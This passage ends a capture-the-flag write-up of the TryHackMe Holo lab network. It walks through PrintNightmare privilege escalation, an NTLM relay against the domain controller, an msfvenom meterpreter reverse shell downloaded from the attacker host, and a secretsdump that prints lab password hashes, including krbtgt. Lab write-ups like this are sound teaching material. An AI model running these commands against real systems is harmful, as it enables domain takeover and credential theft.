objectsid              : S-1-5-21-471847105-3603022926-1728018720-500
samaccountname         : Administrator
logonhours             : {255, 255, 255, 255...}
admincount             : 1
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : 1/1/1601 12:00:00 AM
countrycode            : 0
whenchanged            : 12/31/2021 12:33:33 AM
instancetype           : 4
objectguid             : 08c54746-d23c-4d6c-a3c9-e941ace45393
lastlogon              : 12/31/2021 12:33:36 AM
lastlogoff             : 1/1/1601 12:00:00 AM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=holo,DC=live
dscorepropagationdata  : {10/23/2020 1:33:58 AM, 10/22/2020 11:58:48 PM, 10/22/2020 11:58:48 PM, 10/22/2020 11:43:31
                         PM...}
memberof               : {CN=Group Policy Creator Owners,OU=Groups,DC=holo,DC=live, CN=Domain
                         Admins,OU=Groups,DC=holo,DC=live, CN=Enterprise Admins,OU=Groups,DC=holo,DC=live, CN=Schema
                         Admins,OU=Groups,DC=holo,DC=live...}
whencreated            : 10/22/2020 11:42:00 PM
iscriticalsystemobject : True
badpwdcount            : 0
cn                     : Administrator
useraccountcontrol     : NORMAL_ACCOUNT
usncreated             : 8196
primarygroupid         : 513
pwdlastset             : 12/31/2021 12:33:33 AM
usnchanged             : 2147278

pwdlastset             : 1/1/1601 12:00:00 AM
logoncount             : 0
badpasswordtime        : 1/1/1601 12:00:00 AM
```

Domain admins


```
PS C:\windows\tasks> Get-DomainGroup "Domain Admins"


grouptype              : GLOBAL_SCOPE, SECURITY
admincount             : 1
iscriticalsystemobject : True
samaccounttype         : GROUP_OBJECT
samaccountname         : Domain Admins
whenchanged            : 11/20/2020 3:36:10 AM
objectsid              : S-1-5-21-471847105-3603022926-1728018720-512
objectclass            : {top, group}
cn                     : Domain Admins
usnchanged             : 29026
dscorepropagationdata  : {11/15/2020 11:41:05 PM, 10/23/2020 1:33:58 AM, 10/22/2020 11:58:48 PM, 10/22/2020 11:43:31
                         PM...}
memberof               : {CN=Denied RODC Password Replication Group,OU=Groups,DC=holo,DC=live, CN=Remote Desktop
                         Users,CN=Builtin,DC=holo,DC=live, CN=Administrators,CN=Builtin,DC=holo,DC=live}
description            : Designated administrators of the domain
distinguishedname      : CN=Domain Admins,OU=Groups,DC=holo,DC=live
name                   : Domain Admins
member                 : {CN=Shirikami Fubuki,OU=Administration,OU=Employees,DC=holo,DC=live, CN=Inugami
                         Korone,OU=Administration,OU=Employees,DC=holo,DC=live, CN=SRV ADMIN,OU=Service
                         Accounts,OU=Employees,DC=holo,DC=live, CN=Administrator,CN=Users,DC=holo,DC=live}
usncreated             : 12345
whencreated            : 10/22/2020 11:43:30 PM
instancetype           : 4
objectguid             : 03941de5-3c90-4f4d-b5c5-70bcf6bbfe1c
objectcategory         : CN=Group,CN=Schema,CN=Configuration,DC=holo,DC=live
```

Loggedon Users

Local Group Admins



We have a look for any scheduled tasks as this is usually a good way to find something we can exploit, but don't find any, we do however find an application within watamet/applications having a look into this application KAVREMOVE we find it has a vulnerability we should be able to exploit with dll hijacking using print nightmare cve 2021-1675 as seen in the below screenshot:



We download https://github.com/calebstewart/CVE-2021-1675 to our attacker machine and transfer it over then import on our victim machine,It's a simple PowerShell script that provides the Invoke-Nightmare function to create a new admin user, results can be seen below:


```
PS C:\windows\tasks> Invoke-nightmare -NewUser Accessone -NewPassword "Password!"
[+] created payload at C:\Users\watamet\AppData\Local\Temp\2\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\mxdwdrv
.dll"
[+] added user Accessone as local administrator
[+] deleting payload from C:\Users\watamet\AppData\Local\Temp\2\nightmare.dll
PS C:\windows\tasks>
```

We can now check and see that our admin user has been created:

```
PS C:\windows\tasks> net user accessone
User name                    Accessone
Full Name                    Accessone
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            7/3/2024 12:27:15 PM
Password expires             Never
Password changeable          7/4/2024 12:27:15 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
```

We now use this to log in via RDP:


Then look to see if we have access to any other machines. From here there are only two machines left on the network the DC on .30 and another on .32 a quick way to see if we have any access is to check smb shares 32 gives us no response but the DC on .30 does respond:



At this point we are going to run NTLM Relay from impacket to do this the steps are shown in the below screenshots,this attack stops the SMB service and restarts it, this would be pretty bad in a live environment:

On FILESRV01:

We stop netlogon, lanmanserver, lanmanworkstation we also disable lanmanserver and lanmanworskstation then restart the system, when the system reboots these services will be stopped and then NTLM relay Will be able to connect:



while the machine is restarting we start metasploit an spin up a listener, setup ntlmrelay and get our payload ready:

1. **Starting listener in metasploit**

```
use multi/handler
[*] Starting persistent handler(s)...
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > set lport 53
lport => 53
msf6 exploit(multi/handler) >

┌──(accessone㉿pentest-accessone)-[~]
└─$ sudo /usr/bin/impacket-ntlmrelayx -t smb://10.200.107.30 -smb2support -socks
[sudo] password for accessone:
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
```

2. **Creating Payload with msfvenom**


```
┌──(accessone㉿pentest-accessone)-[/media/…/CTFS/thm/holo/scripts]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=53 -f exe > meterpreter_shell.exe
```

3.Setting exploit in place on the victim server:


```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Accessone> cd ..
PS C:\Users> cd ..
PS C:\> cd .\Users\Accessone\
PS C:\Users\Accessone> wget 10.50.103.205:80/meterpreter_shell.exe -outfile exploit.exe
PS C:\Users\Accessone> ls


    Directory: C:\Users\Accessone


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         7/3/2024  12:33 PM                3D Objects
d-r---         7/3/2024  12:33 PM                Contacts
d-r---         7/3/2024  12:33 PM                Desktop
d-r---         7/3/2024  12:33 PM                Documents
d-r---         7/3/2024  12:33 PM                Downloads
d-r---         7/3/2024  12:33 PM                Favorites
d-r---         7/3/2024  12:33 PM                Links
d-r---         7/3/2024  12:33 PM                Music
d-r---         7/3/2024  12:33 PM                Pictures
d-r---         7/3/2024  12:33 PM                Saved Games
d-r---         7/3/2024  12:33 PM                Searches
d-r---         7/3/2024  12:33 PM                Videos
-a----         7/3/2024   1:02 PM           7168 exploit.exe


PS C:\Users\Accessone>
```

Now when we execute our payload we should receive back a shell, the screenshot below shows on the right we click the exploit we created then transferred ,bottom left we have ntlm relay running and top left we have a meterpreter listener waiting to catch the shell.

We can see we successfully catch our shell then show our user id, we then upgrade our backdoor using getsystem and again show our user id and we are now NT Authority / System, we use metasploit to create a port forward for our NTLM Relay:




Now that NTLM relay is getting some data we will add socks4 127.0.0.1 1080 to our proxychains config file which should allow us to run commands through this on the DC. We can see this in the screenshot below. the top window shows our connection with the DC via NTLM relay and our port forward in metasploit, the bottom shows the shell we have received back as nt authority / system on the Domain controller:



We now have NT Authority / System access on the Domain Controller all that's left to do is dump any remaining hashes and add ourselves a user for persistence on the DC:

1. Adding our own user to the DC



2. Using secretsdump.py from impacket to dump all the remaining hashes from the DC:

```
┌──(accessone㉿pentest-accessone)-[/media/…/CTFS/thm/holo/scripts]
└─$ secretsdump.py 'HOLOLIVE/accessone:Password!@10.200.107.30'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x739c5b5f17a8c2bbeb4ddd207a90710e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:70017854acf6ea8d2af520eddcc866fb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
HOLOLIVE\DC-SRV01$:aes256-cts-hmac-sha1-96:52b7605bba35b492e13d96d147e66a4ba335f8fc0f2b74173c3c98283e8937b4
HOLOLIVE\DC-SRV01$:aes128-cts-hmac-sha1-96:c6b08129506ccbe6dd0f40b57c3b7524
HOLOLIVE\DC-SRV01$:des-cbc-md5:8980a1a8804538e3
HOLOLIVE\DC-SRV01$:plain_password_hex:394a75991de0517fcdc102e601a4d076fce4f4f53dbf4f620e941bb64d12b409e290ac11bbd2a2
60b5e188b9bacd2e7daa041f3f258d7139ce8980724fae2f58c9f77b01bcabac71c82353a70663b5839c9ff092c8044a535fce69e6604de6e573
18d793cdaca4e753c91e6780a5905cd5abfc5b1625ff856c857ba85051915c9547ba6bb8efd4ad0b6cb6a083c2b99eb3491eb10912f09f8bdeea
54b59af8f8026c6acd4bef6341f754b0b43b1cea3ac3b6fcb328247c516c99893a75d637c020ae49c92b5750bbe942c1832e8d44e54bf00251cc
33f33a30047d8031e57ee2b3b32a3ad6d1f496df48341a636ca9cc
HOLOLIVE\DC-SRV01$:aad3b435b51404eeaad3b435b51404ee:7a70d7a4cbf7c4397ad9181414f582d9:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x91010a5e499d90494252e392951ade92978822c1
dpapi_userkey:0x8903022980635fda4d1457adb7bc51cc89688067
[*] NL$KM
 0000   8D D2 8E 67 54 58 89 B1  C9 53 B9 5B 46 A2 B3 66    ...gTX...S.[F..f
 0010   D4 3B 95 80 92 7D 67 78  B7 1D F9 2D A5 55 B7 A3    .;...}gx...-.U..
 0020   61 AA 4D 86 95 85 43 86  E3 12 9E C4 91 CF 9A 5B    a.M...C........[
 0030   D8 BB 0D AE FA D3 41 E0  D8 66 3D 19 75 A2 D1 B2    ......A..f=.u...
NL$KM:8dd28e67545889b1c953b95b46a2b366d43b9580927d6778b71df92da555b7a361aa4d8695854386e3129ec491cf9a5bd8bb0daefad341
e0d8663d1975a2d1b2
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ae19656e1067231cb5e3c5dcea320bba:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c6bcd5e68903ff375bf859fa045bd8de:::
holo.live\ad-joiner:1111:aad3b435b51404eeaad3b435b51404ee:c46a20057362e5dcc1af9678587063aa:::
holo.live\spooks:1114:aad3b435b51404eeaad3b435b51404ee:17ee8530ccb9e99e82a8e5e61892c0f1:::
```

With that we have now completed the Tryhackme Holo Network!! We have gained persistence on multiple machines within the network and fully compromised the Domain controller, Dumping all password hashes for all users in the process. All this done completely manually without the use of Covenant C2.

Thank you for taking the time to view my write up, hopefully you'll find this helpful and informative.